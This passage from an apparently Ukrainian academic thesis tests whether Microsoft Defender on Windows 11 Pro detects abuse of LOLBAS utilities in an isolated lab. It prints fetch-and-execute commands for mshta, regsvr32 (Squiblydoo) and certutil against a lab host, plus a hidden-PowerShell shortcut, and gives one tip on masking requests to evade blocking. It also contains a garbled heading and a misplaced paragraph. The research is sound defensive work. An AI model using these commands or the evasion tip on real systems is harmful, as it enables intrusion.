Оскільки експерименти виконуються у середовищі Windows 11 Pro, у роботі не аналізуються механізми контролю запуску, що потребують окремих умов розгортання та керування (зокрема політики AppLocker/WDAC у корпоративних сценаріях). Методика зосереджена на тих механізмах виявлення та журналювання, які доступні та налаштовані в межах експериментального стенду.

3.2 Реалізація PowerShell-фреймворку для тестування утиліт LOLBAS

У межах дослідження було розроблено PowerShell-фреймворк, який дозволяє імітувати поведінку шкідливого коду з використанням штатних утиліт Windows, відомих як LOLBins. Цей інструмент створено для систематичного тестування технік обходу антивірусного захисту, зокрема Microsoft Defender Antivirus, в умовах, наближених до реального середовища Windows 11 Pro.

Розробка фреймворку обґрунтована потребою у відтворюваному тестуванні типових сценаріїв зловживання LOLBAS-утилітами в контрольованому середовищі.

У цьому підрозділі описано архітектуру фреймворку, його функціональні модулі, приклади реалізованих сценаріїв і переваги застосування в ізольованому тестовому середовищі.

Станом на момент проведення дослідження в проєкті LOLBAS задокументовано близько:

~80 утиліт типу Binaries (.exe)

~15 Scripts (.ps1, .vbs, .js)

~20 Libraries (.dll, .ocx)

У рамках дослідження основну увагу зосереджено на утилітах категорії Binaries, які, згідно з відкритими джерелами, найчастіше використовуються в атаках.

```
LOLBAS-Bypass-Tester/
├── Main.ps1
├── lolbins.json
├── Modules/
│   ├── Invoke-CertutilTest.ps1
│   ├── Invoke-MshtaTest.ps1
│   ├── ...
├── Results/
│   └── log.csv
```

Рисунок 3.1 – Структура фреймворку

Main.ps1: Головний скрипт, який керує запуском тестів.

lolbins.json: Список утиліт для тестування.

Modules/: Папка з окремими тестовими модулями для кожної утиліти.

Results/: Папка для збереження результатів тестів.

Команда Set-ExecutionPolicy Bypass -Scope Process дозволяє тимчасово активувати виконання скриптів лише в межах поточного сеансу без зміни глобальних політик.




Рисунок 3.2 – Структура PowerShell-фреймворку LOLBAS-Bypass-Tester

Це дозволяє запуск скриптів лише в цьому сеансі, без зміни налаштувань системи.

Фреймворк реалізований як модуль PowerShell, що складається з таких основних компонентів:

– модуль конфігурації: дозволяє вказати тип системи захисту, яка застосовується;

– набір сценаріїв тестування: окремі скрипти, що використовують відомі утиліти LOLBAS для запуску payload або здійснення мережевої активності;

– журнальний модуль: логування успішності кожної спроби, реакції системи, повідомлень Defender або записів у Windows Event Log;

– аналітичний блок: збір статистики для подальшого візуального представлення.

Кожен сценарій виконується у контрольованому середовищі. Система спостерігає, чи було згенеровано подію в журналі безпеки, чи втрутився Defender. Це дозволяє імітувати реальні атаки і відразу фіксувати реакцію захисту.

Одним із базових сценаріїв є використання mshta.exe для запуску HTA-файлу, який містить JavaScript із функцією зворотного з'єднання. Фреймворк створює та запускає HTA-файл локально або віддалено, фіксуючи реакцію системи.

Інший приклад – запуск скрипту SCT за допомогою regsvr32.exe з URL, що імітує команду C2-сервера. Також реалізовано тест запуску компіляції shellcode за допомогою msbuild.exe, який вбудовує payload у XML-файл.

Фреймворк дозволяє комбінувати кілька технік у межах одного сценарію: наприклад, використати certutil.exe для завантаження коду, а потім rundll32.exe для його виконання. Усі такі комбінації логуються, що дозволяє аналізувати найнебезпечніші вектори.

Основною перевагою фреймворку є його адаптивність: адміністраторам не потрібно вручну перевіряти кожну утиліту, оскільки весь процес повністю автоматизований. Крім того, оскільки скрипти виконуються у захищеному тестовому середовищі, відсутній ризик пошкодження робочої інфраструктури. Журнальне ведення у форматі CSV дозволяє зручно експортувати результати в системи SIEM або для звітності.

Серед обмежень варто зазначити, що фреймворк не охоплює сценарії, пов’язані з протидією AMSI та більш складними техніками виконання коду в пам’яті. Також не реалізовано повну інтеграцію з Microsoft Defender for Endpoint або сторонніми EDR-рішеннями.

3.3 Результати тестування у віртуальному середовищі

Для перевірки ефективності фреймворку було проведено серію експериментів у контрольованому віртуальному середовищі, що моделює типову інфраструктуру користувача. Мета – оцінити реакцію системи захисту Windows на типові зловмисні сценарії, реалізовані через легітимні системні утиліти.

Тестування охопило ключові утиліти з категорій Binaries, Scripts і Libraries. Усі сценарії виконувалися в системі з активованим Microsoft Defender Antivirus без додаткових політик контролю (AppLocker або WDAC), що відповідає умовам Windows 11 Pro за замовчуванням.

Сценарії з LOLBAS запускались по черзі на різних конфігураціях захисту: спершу типові політики, потім – жорсткі (з блокуванням системних директорій). Фіксувалися реакції захисників, події у журналах, спрацювання Defender, ознаки fileless-атаки.

У межах цієї роботи було створено PowerShell-фреймворк для експериментального дослідження можливостей обхідного використання стандартних утиліт Windows, відомих як LOLBins (Living Off The Land Binaries). Метою дослідження є виявлення того, наскільки системи захисту Windows (зокрема Microsoft Defender) реагують на використання цих утиліт у безпечному, але потенційно зловмисному контексті.

Фреймворк дозволяє автоматизовано запускати окремі утиліти з фіксованими аргументами, які імітують типові шкідливі сценарії (завантаження файлів, виконання скриптів, виклики DLL тощо). Для кожного випадку перевіряється, чи спрацювала утиліта, та чи була зафіксована її активність антивірусом. Усі результати зберігаються в центральному файлі log.csv.

Для тестування використовувалась віртуальна машина на базі гіпервізора, конфігурована з такими параметрами:

– Windows 11 Pro x64, версія 22H2

– ОЗП: 4 ГБ, CPU: 2 ядра

– Антивірус: Microsoft Defender Antivirus (активний за замовчуванням)

– Без AppLocker/WDAC

– Журналювання: Windows Event Log + PowerShell transcript

– Sandbox-оточення: мережевий трафік заблоковано, інтернет недоступний.

Слід зазначити, що в підрозділі 3.3 фіксуються результати базових перевірок “факт запуску/доступність утиліти” без відтворення шкідливих шаблонів поведінки (наприклад, без типових індикаторів скриптових загроз) [3]. Розширені сценарії з вираженими поведінковими/AMSI-ознаками та мережевими ланцюгами розглянуто в розділі 4; саме вони можуть призводити до блокування з боку Microsoft Defender.

У таблиці нижче наведено проміжні результати для 11 утиліт:

Таблиця 3.2 – Результати тестування утиліт LOLBAS у Windows 11 Pro

№	Утиліта	Тип	Результат запуску	Виявлено Defender	Коментар
1	certutil.exe	Binary	Так	Ні	Успішно викликано довідку (-?)
2	mshta.exe	Binary	Так	Ні	Відкрито about:blank без сповіщення
3	regsvr32.exe	Binary	Так	Ні	Запуск із /i:about:blank – імітація SCT-файлу
4	rundll32.exe	Binary	Так	Ні	Відкрито браузер через url.dll,FileProtocolHandler
5	installutil.exe	Binary	Ні	Ні	Відсутній вхідний файл для інсталяції
6	installutil.exe (з NUL.exe)	Binary	Ні	Ні	Передано фейковий файл – передбачувана помилка
7	wmic.exe	Binary	Ні	Ні	Утиліта не встановлена у версії ОС
8	msbuild.exe	Binary	Ні	Ні	Утиліта відсутня (не інстальовано .NET SDK або Visual Studio)
9	cscript.exe	Script	Так	Ні	Успішне виконання .vbs із WScript.Echo
10	wscript.exe	Script	Так	Ні	Виведено графічне повідомлення MsgBox
11	powershell.exe	Script	Так	Ні	Успішно виконано Write-Output

Базові перевірки показали, що запуск штатних утиліт сам по собі не є достатньою умовою для спрацювання Microsoft Defender: у відсутності характерних ознак скриптових загроз або типових шкідливих ланцюгів захист, як правило, не формує сповіщення [17, 25]. Це підтверджує доцільність подальшого аналізу саме поведінкових сценаріїв використання LOLBAS, що виконано в розділі 4.

В усіх випадках, де утиліта була фізично присутня в системі, її вдалося безперешкодно запустити, не викликаючи реакції Defender. Це стосується навіть найбільш ризикових з точки зору кібербезпеки інструментів, таких як powershell.exe, mshta.exe, regsvr32.exe та certutil.exe. Їхнє використання у реальних атаках задокументоване в багатьох звітах Threat Intelligence, проте стандартні антивірусні механізми Windows не здатні ідентифікувати навіть спробу запуску цих програм.

Водночас відсутність wmic.exe та msbuild.exe у середовищі тестування є наслідком змін у політиці Microsoft – починаючи з Windows 10 21H1 wmic.exe вилучено, а msbuild.exe за замовчуванням не входить до базового складу ОС.

Відсутність виявлення з боку Defender підтверджує, що антивірус у базовій конфігурації орієнтований на сигнатурне виявлення зовнішніх шкідливих програм і не розглядає виконання системних утиліт як потенційно небезпечну поведінку, якщо не виявлено характерних ознак атаки.

3.4 Висновки до розділу 3

У межах третього розділу проведено практичне дослідження технік обходу систем захисту Windows із використанням штатних утиліт, задокументованих у проєкті LOLBAS (Living Off The Land Binaries And Scripts). Аналіз охопив утиліти трьох типів – виконувані файли (LOLBins), скриптові інтерпретатори (LOLScripts) та бібліотеки (LOLLibs), що можуть застосовуватись для виконання шкідливого коду без потреби в інсталяції стороннього ПЗ.

Основними результатами дослідження стали такі положення:

Підтверджено високий рівень загрозливості утиліт LOLBAS: завдяки цифровому підпису Microsoft та легітимному статусу в системі, утиліти не викликають підозри у традиційних засобів захисту.

Найбільш небезпечними виявлено такі утиліти, як powershell.exe, mshta.exe, regsvr32.exe, certutil.exe – їх використання не супроводжується спрацюванням Microsoft Defender навіть при виконанні підозрілих або шкідливих сценаріїв.

Розроблений PowerShell-фреймворк продемонстрував ефективність у виявленні «сліпих зон» базового захисту Windows 11 Pro. Його модульна архітектура дозволяє тестувати утиліти на предмет запуску скриптів, завантаження файлів, виклику DLL та мережевої активності.

Тестування у віртуальному середовищі Windows 11 Pro засвідчило відсутність реакції Defender на більшість шкідливих дій, реалізованих через системні утиліти. Це свідчить про слабкість підходу, що базується винятково на сигнатурному аналізі та довірі до підписаного коду [3].

Розділ 3 підтвердив, що сам факт використання штатних компонентів Windows не завжди призводить до детектування: ключовим є контекст виконання, аргументи командного рядка, джерело вмісту та наявність типових індикаторів скриптових загроз [4, 26]. У розділі 4 наведено експериментальні сценарії, у яких проявляється різниця між “нейтральним” використанням утиліти та поведінкою, що тригерить вбудовані механізми захисту.

Актуальність використання додаткових засобів моніторингу (наприклад, Sysmon, EDR-рішення) була підтверджена експериментально: лише поведінкові методи виявлення та глибоке журналювання можуть забезпечити виявлення такої активності.

Таким чином, отримані результати доводять, що в умовах сучасної Windows 11 Pro, яка не підтримує AppLocker та WDAC, утиліти LOLBAS можуть безперешкодно використовуватись для реалізації атак, якщо не впроваджено додаткових захисних механізмів. Розроблений фреймворк може бути використаний адміністра-

торами для валідації конфігурації систем, тестування white-list політик та побудови ефективної стратегії захисту від fileless-атак.

У наступному розділі наведено опис реалізації PowerShell-орієнтованого фреймворку, призначеного для тестування визначених технік у контрольованому експериментальному середовищі.

Оскільки експерименти виконувалися в середовищі Windows 11 Pro без додатково налаштованих політик контролю виконання (AppLocker/WDAC), отримані результати відображають поведінку системи за типової конфігурації захисту та не охоплюють ефекти від застосування відповідних механізмів на рівні політик виконання. Водночас така конфігурація є характерною для значної частини практичних середовищ, що забезпечує прикладну релевантність отриманих висновків.

4 ЕКСПЕРИМЕНТАЛЬНЕ ДОСЛІДЖЕННЯ FILELESS-АТАК ІЗ ВИКОРИСТАННЯМ УТИЛІТ LOLBAS

У цьому розділі представлено результати тестування, що проводилось із використанням розробленого PowerShell-фреймворку, орієнтованого на виявлення вразливостей стандартного захисту Windows 11 Pro до типових сценаріїв використання легітимних утиліт із проєкту LOLBAS. Дослідження проводилося у віртуальному середовищі, що відтворює типову конфігурацію ОС без застосування політик контролю виконання AppLocker або WDAC.

4.1 Конфігурація тестового середовища

Тестування проводилося на віртуальній машині, створеній у середовищі Hyper-V, із такими параметрами:

– ОС: Windows 11 Pro x64, версія 22H2;

– CPU: 2 ядра, RAM: 4 ГБ;

– Антивірус: Microsoft Defender Antivirus (активний за замовчуванням);

– Контроль виконання: AppLocker та WDAC – відсутні;

– Мережеві обмеження: доступ до публічного Інтернету був відсутній. Взаємодія здійснювалася лише в межах ізольованого лабораторного сегмента між VM Windows 11 та VM Kali Linux (локальні HTTP/TCP-з’єднання);

– Журналювання: Windows Event Log, логування PowerShell-сесій.

З метою емпіричної перевірки сценаріїв використання легітимних утиліт операційної системи Windows, задокументованих у проєкті LOLBAS, було реалізовано серію експериментів у контрольованому віртуальному середовищі. Кожен експеримент демонстрував типову техніку зловживання утилітою у контексті

fileless-атак. Запуск команд здійснювався вручну через командний рядок Windows, а спостереження проводилося за допомогою аналізу вікон виконання, системних логів Kali Linux (зокрема netcat та HTTP-журналів), а також журналу подій Windows.

Метою дослідження було:

– оцінити реакцію вбудованого захисту Windows 11 Pro, зокрема Microsoft Defender);

– задокументувати поведінку утиліт до та після запуску;

– перевірити можливість виконання деструктивних дій без створення файлів на диску;

– зафіксувати результати за допомогою скріншотів із систем Kali Linux та Windows 11.

4.1.1 Використання mshta.exe для запуску HTA-файлу з мережі

У процесі дослідження методів реалізації fileless-атак із застосуванням легітимного інструментарію Windows було проаналізовано поведінку утиліти mshta.exe, яка належить до категорії так званих LOLBAS. Зазначена утиліта, що входить до складу операційної системи Windows, призначена для запуску HTML-додатків (HTA) та зазвичай не блокується штатними механізмами захисту, зокрема Microsoft Defender або AppLocker, оскільки є підписаною Microsoft і зберігається у системному каталозі C:\Windows\System32.

Метою експерименту було перевірити можливість використання mshta.exe для віддаленого виконання коду, розміщеного на зовнішньому сервері, без попереднього збереження його у файловій системі цільової машини. Особливу увагу було приділено реакції механізмів захисту, наявних у типовому середовищі Windows 11

Pro, а саме Microsoft Defender, за відсутності спеціально сконфігурованих політик AppLocker або WDAC.

Таблиця 4.1 – Параметри експерименту (умови проведення)

Параметр	Значення
Тип атаки	Віддалене виконання коду через HTA-файл
Інструмент	mshta.exe
Система-жертва	Windows 11 Pro, IP: 10.211.55.3
Сервер керування (C2)	Kali Linux, IP: 10.211.55.5
Активний захист	Microsoft Defender
Політики AppLocker / WDAC	Вимкнені
Передача шкідливого коду	HTTP (порт 8080)

Експериментальний стенд складався з двох вузлів: цільової системи під керуванням Windows 11 Pro та окремого керувального вузла в середовищі Kali Linux. У межах сценарію було підготовлено HTA-файл із мінімальним тестовим JavaScript-кодом, призначеним для візуальної верифікації факту виконання (виклик alert()).

```
<script>alert("Hello from mshta!")</script>
```

Для передачі цього файлу у мережі було використано вбудований HTTP-сервер Python, запущений на порт 8080.

```
sudo python3 -m http.server 8080
```

Далі, на цільовій машині у середовищі командного рядка було виконано інструкцію:

```
mshta.exe http://10.211.55.5:8080/payload.hta
```

У результаті виконання команди HTA-файл було завантажено у пам’ять і виконано без збереження на диск, що призвело до появи вікна повідомлення. При

цьому антивірусна система Microsoft Defender не згенерувала жодних попереджень, а в журналі подій відсутні записи про виявлення або блокування загроз. Зокрема, не було зафіксовано жодної події з кодом 1116 (Threat Detected) або 1117 (Threat Removed), які могли б свідчити про втручання з боку антивіруса.

Отримані результати свідчать про те, що утиліта mshta.exe успішно виконує HTA-додаток у пам'яті без порушення звичайної поведінки системи та без тригерів для штатних засобів захисту. Відсутність сигнатурного чи поведінкового реагування на цю активність демонструє потенційно критичну вразливість у стандартній конфігурації Windows 11. У разі, якщо така утиліта буде використана зловмисником для завантаження й виконання шкідливого коду, ймовірність її виявлення без EDR-рішень або спеціально налаштованих політик AppLocker/WDAC залишається низькою.

Аналіз журналу подій Windows Defender (Event Viewer → Applications and Services Logs → Microsoft → Windows → Windows Defender → Operational) показав відсутність записів про виявлення або блокування загроз у період проведення експерименту. Зокрема, не було зафіксовано подій із кодами 1116 (виявлення загрози) чи 1117 (усунення загрози), які б свідчили про активацію антивірусного захисту. Це підтверджує, що виконання утиліти mshta.exe не викликало реакції з боку Microsoft Defender, попри потенційно шкідливу поведінку у вигляді завантаження та виконання HTA-файлу з віддаленого джерела.

Таким чином, проведений експеримент підтвердив доцільність використання mshta.exe як вектора реалізації fileless-атаки у середовищі без додаткових політик контролю виконання (WDAC/AppLocker) та без EDR-рішень, де можливості детектування залежать від конфігурації Defender і конкретного сценарію виконання.




Рисунок 4.1 – Вікно повідомлення, що з'явилось у результаті виконання HTA-файлу

4.1.2 Використання regsvr32.exe для запуску SCT-скрипта (Squiblydoo)

Серед утиліт операційної системи Windows, що підпадають під категорію легітимних, але потенційно небезпечних, особливе місце займає regsvr32.exe. У звичайних умовах ця програма використовується для реєстрації бібліотек динамічного компонування (DLL) та об'єктів COM. Однак за певних умов вона може бути використана зловмисниками для завантаження та виконання віддалених скриптів у форматі .sct, без необхідності збереження файлів на диск. Така техніка отримала назву Squiblydoo і широко документується в межах проєкту LOLBAS як одна з типових fileless-атак.

З метою вивчення ефективності вбудованих механізмів захисту Windows 11 при спробі реалізації атаки за вказаною технікою було проведено відповідний експеримент у віртуальному середовищі. У дослідженні використовувалася цільова система Windows 11 Pro (IP: 10.211.55.3) та керуючий вузол на базі Kali Linux (IP: 10.211.55.5). На останньому було створено файл file.sct, що містив скрипт JScript для виклику штатної утиліти calc.exe:

```
<scriptlet>
  <registration>
    <script language="JScript">
      <![CDATA[
        var shell = new ActiveXObject("WScript.Shell");
        shell.Run("calc.exe");
      ]]>
    </script>
  </registration>
</scriptlet>
```

Файл сценарію було розміщено на тимчасовому локальному HTTP-ресурсі, який використовувався виключно для моделювання каналу доставки навантаження в межах контрольованого експерименту.

```
sudo python3 -m http.server 8000
```

На цільовій системі було ініційовано запуск сценарію через стандартну системну утиліту regsvr32.exe з використанням параметра /i, що дозволяє обробку віддалених scriptlet-файлів без реєстрації COM-компонентів на диску.

```
regsvr32 /s /n /u /i:http://10.211.55.5:8000/file.sct scrobj.dll
```




Рисунок 4.2 – Блокування спроби виконання сценарію через regsvr32.exe механізмами Microsoft Defender

Виконання цієї команди ініціювало завантаження та інтерпретацію скрипта без його збереження на диск. Однак, у процесі виконання антивірусна система

Microsoft Defender ідентифікувала активність як загрозу типу Trojan:Win32/Powemet.A!attk і блокувала команду до її завершення. Виявлення базувалося не лише на сигнатурному аналізі, але й на оцінці поведінкових ознак, характерних для техніки Squiblydoo.

Отримані результати свідчать про те, що сучасні версії Microsoft Defender містять ефективні механізми виявлення зловживання утилітою regsvr32.exe, навіть попри її офіційний статус та системне походження. Відповідно, використання даної техніки у актуальних середовищах Windows із ввімкненим захистом втрачає практичну ефективність. regsvr32.exe належить до класу LOLBins і може використовуватися як механізм *proxy execution* для ініціювання виконання скриптових компонентів у середовищі Windows, зокрема через обробку scriptlet-об'єктів. У сучасних версіях Microsoft Defender подібна активність часто детектується або блокується на основі поведінкових ознак, тому без додаткових методів маскування практична ефективність техніки є обмеженою.

Відповідність описаної техніки категоріям MITRE ATT&CK:

T1218.010 – Signed Binary Proxy Execution: regsvr32

T1059.005 – Command and Scripting Interpreter: Visual Basic

4.1.3 Завантаження файлів за допомогою certutil.exe

У межах експериментального дослідження також було проаналізовано можливість використання штатної утиліти Windows certutil.exe для завантаження файлів із віддалених джерел. Хоча certutil.exe є компонентом Windows Certificate Services та призначена для роботи з цифровими сертифікатами, вона також підтримує функції передачі файлів і операцій над ними у форматі Base64. Через це її часто не розглядають як потенційно небезпечну, і вона зазвичай не блокується ста-

ндартними політиками контролю запуску – що створює передумови для зловживання цією утилітою в рамках fileless-атак.

У ході експерименту, виконаного у контрольованому віртуальному середовищі, досліджувалась здатність Microsoft Defender реагувати на типове використання certutil.exe для завантаження нешифрованого текстового файлу з віддаленого сервера. Цільова система – Windows 11 Pro (IP: 10.211.55.3), а роль керуючого вузла виконувала система Kali Linux (IP: 10.211.55.5), на якій було підготовлено файл test.txt, що містив просте повідомлення. Для розповсюдження файлу використовувався вбудований HTTP-сервер Python, запущений на порт 8888.

На Kali Linux було підготовлено звичайний текстовий файл для передачі:

```
echo "This is a test file downloaded via certutil.exe" > test.txt
sudo python3 -m http.server 8888
```

На машині з Windows виконувалася команда:

```
certutil -urlcache -split -f http://10.211.55.5:8888/test.txt downloaded.txt
```

де ключі:

-urlcache активує використання кешу;

-split дозволяє обробку великих файлів;

-f примусово перезаписує цільовий файл без попереджень.

Попри легітимність утиліти та відсутність явно шкідливих дій у вмісті тестового файлу, Microsoft Defender класифікував операцію як загрозу типу Trojan:Win32/Ceprolad.A та автоматично заблокував дію, видаливши отриманий файл. Така реакція системи захисту свідчить про наявність поведінкових механізмів виявлення, здатних ідентифікувати аномальні ланцюги використання навіть у межах стандартних системних компонентів.

Отримані результати демонструють, що в актуальних конфігураціях Windows 11 використання certutil.exe для доставки шкідливих компонентів з віддалених джерел без застосування додаткових прийомів маскування в межах проведеного експерименту продемонструвало низьку результативність. Зокрема, навіть невелика підозра з боку Defender на нетипову активність – наприклад, з'єднання через HTTP без SSL або взаємодію зі зміненим або нестандартним вмістом – може призвести до блокування.

Таким чином, хоча certutil.exe є зручною з точки зору зловмисників утилітою, її застосування як каналу доставки в умовах ввімкненого Microsoft Defender не гарантує успішного завершення атаки без застосування додаткових методів маскування виконуваної активності. certutil.exe здатен передавати файли з мережі, однак Microsoft Defender блокує навіть прості HTTP-запити без SSL. Для зниження ймовірності блокуваннядоцільно використовувати HTTPS або застосовувати нормалізацію/маскування параметрів запиту.

Відповідність техніці MITRE ATT&CK:

T1105 – Ingress Tool Transfer.

4.1.4 Створення .lnk-файлу для прихованого запуску PowerShell

У процесі дослідження було проаналізовано одну з актуальних технік маскування запуску шкідливих сценаріїв, яка базується на використанні ярликів Windows із розширенням .lnk. Завдяки зовнішній подібності до звичайних файлів та можливості приховати фактичну команду виконання, такі ярлики становлять серйозну загрозу, особливо в контексті фішингових атак. У полі запуску ярлика може бути вказано команду, що активує PowerShell із прихованими параметрами, зокрема -w hidden, без будь-якої індикації для користувача.

Метою експерименту було перевірити здатність Microsoft Defender розпізнати і заблокувати виконання команди PowerShell, захованої у ярлику .lnk, а також оцінити потенційну ефективність цієї техніки з точки зору зловмисника.

Для створення ярлика було використано COM-об’єкт WScript.Shell, доступний у PowerShell. Команди, які використовувалися, наведено нижче:

```
$WshShell = New-Object -ComObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut("C:\Mac\Home\Desktop\legit.lnk")
$Shortcut.TargetPath = "powershell.exe"
$Shortcut.Arguments = "-noexit -c `"Write-Host 'LNK executed'; Start-Sleep -Seconds 5`""
$Shortcut.IconLocation = "cmd.exe,0"
$Shortcut.Save()
```

Після подвійного кліку на ярлик відкривалося вікно PowerShell, у якому відображалося повідомлення "LNK executed". Вікно залишалося активним протягом п’яти секунд, після чого автоматично закривалося.

У результаті виконаного експерименту було встановлено, що вбудована команда PowerShell, зашифрована у параметрах ярлика .lnk, була успішно виконана без жодних перешкод з боку системи захисту. Антивірус Microsoft Defender не зафіксував спроби виконання коду як потенційно шкідливої активності, а відповідне PowerShell-вікно відкрилось і відпрацювало згідно із закладеною логікою – з виведенням повідомлення та подальшим завершенням роботи. Таким чином, було підтверджено можливість використання .lnk-файлів для прихованого запуску скриптів, зокрема PowerShell-команд.




Рисунок 4.3 – Успішне виконання PowerShell-команди, інкапсульованої в параметрах ярлика .lnk

Аналіз отриманих результатів засвідчує, що ярлики .lnk можуть становити серйозну загрозу інформаційній безпеці у випадках, коли їх вміст використовується для обфускації шкідливого коду. Попри те, що в досліджуваному сценарії виконувалась умовно безпечна команда (Write-Host), у реальному середовищі аналогічний підхід може бути застосований для прихованого завантаження або виконання шкідливих скриптів, ініціації зворотного з'єднання з сервером керування (C2), а також інших шкідливих дій. Це підкреслює необхідність посиленого контролю за використанням .lnk-ярликів у корпоративних середовищах та впровадження додаткових засобів поведінкового аналізу. rundll32.exe дозволяє запуск шкідливих DLL без попереднього збереження exe-файлу. Defender не реагує без явних сигнатур. Рекомендується контроль запуску через AppLocker або моніторинг через Sysmon.

Відповідність техніці MITRE ATT&CK:

T1204.002 – User Execution: Malicious File (.lnk)

T1059.001 – Command and Scripting Interpreter: PowerShell

1.1.194.1.5 Запуск DLL через rundll32.exe

Однією з перевірених технік реалізації безфайлових атак у середовищі Windows є запуск коду з динамічної бібліотеки (DLL) за допомогою вбудованої утиліти rundll32.exe. Такий підхід широко класифікується в межах концепції LotL, оскільки використовує легітимні, підписані Microsoft інструменти, які зазвичай не вважаються потенційно шкідливими з боку систем захисту. Відтак rundll32.exe нерідко обходить механізми контролю запуску програм, включно з антивірусним аналізом і політиками виконання.

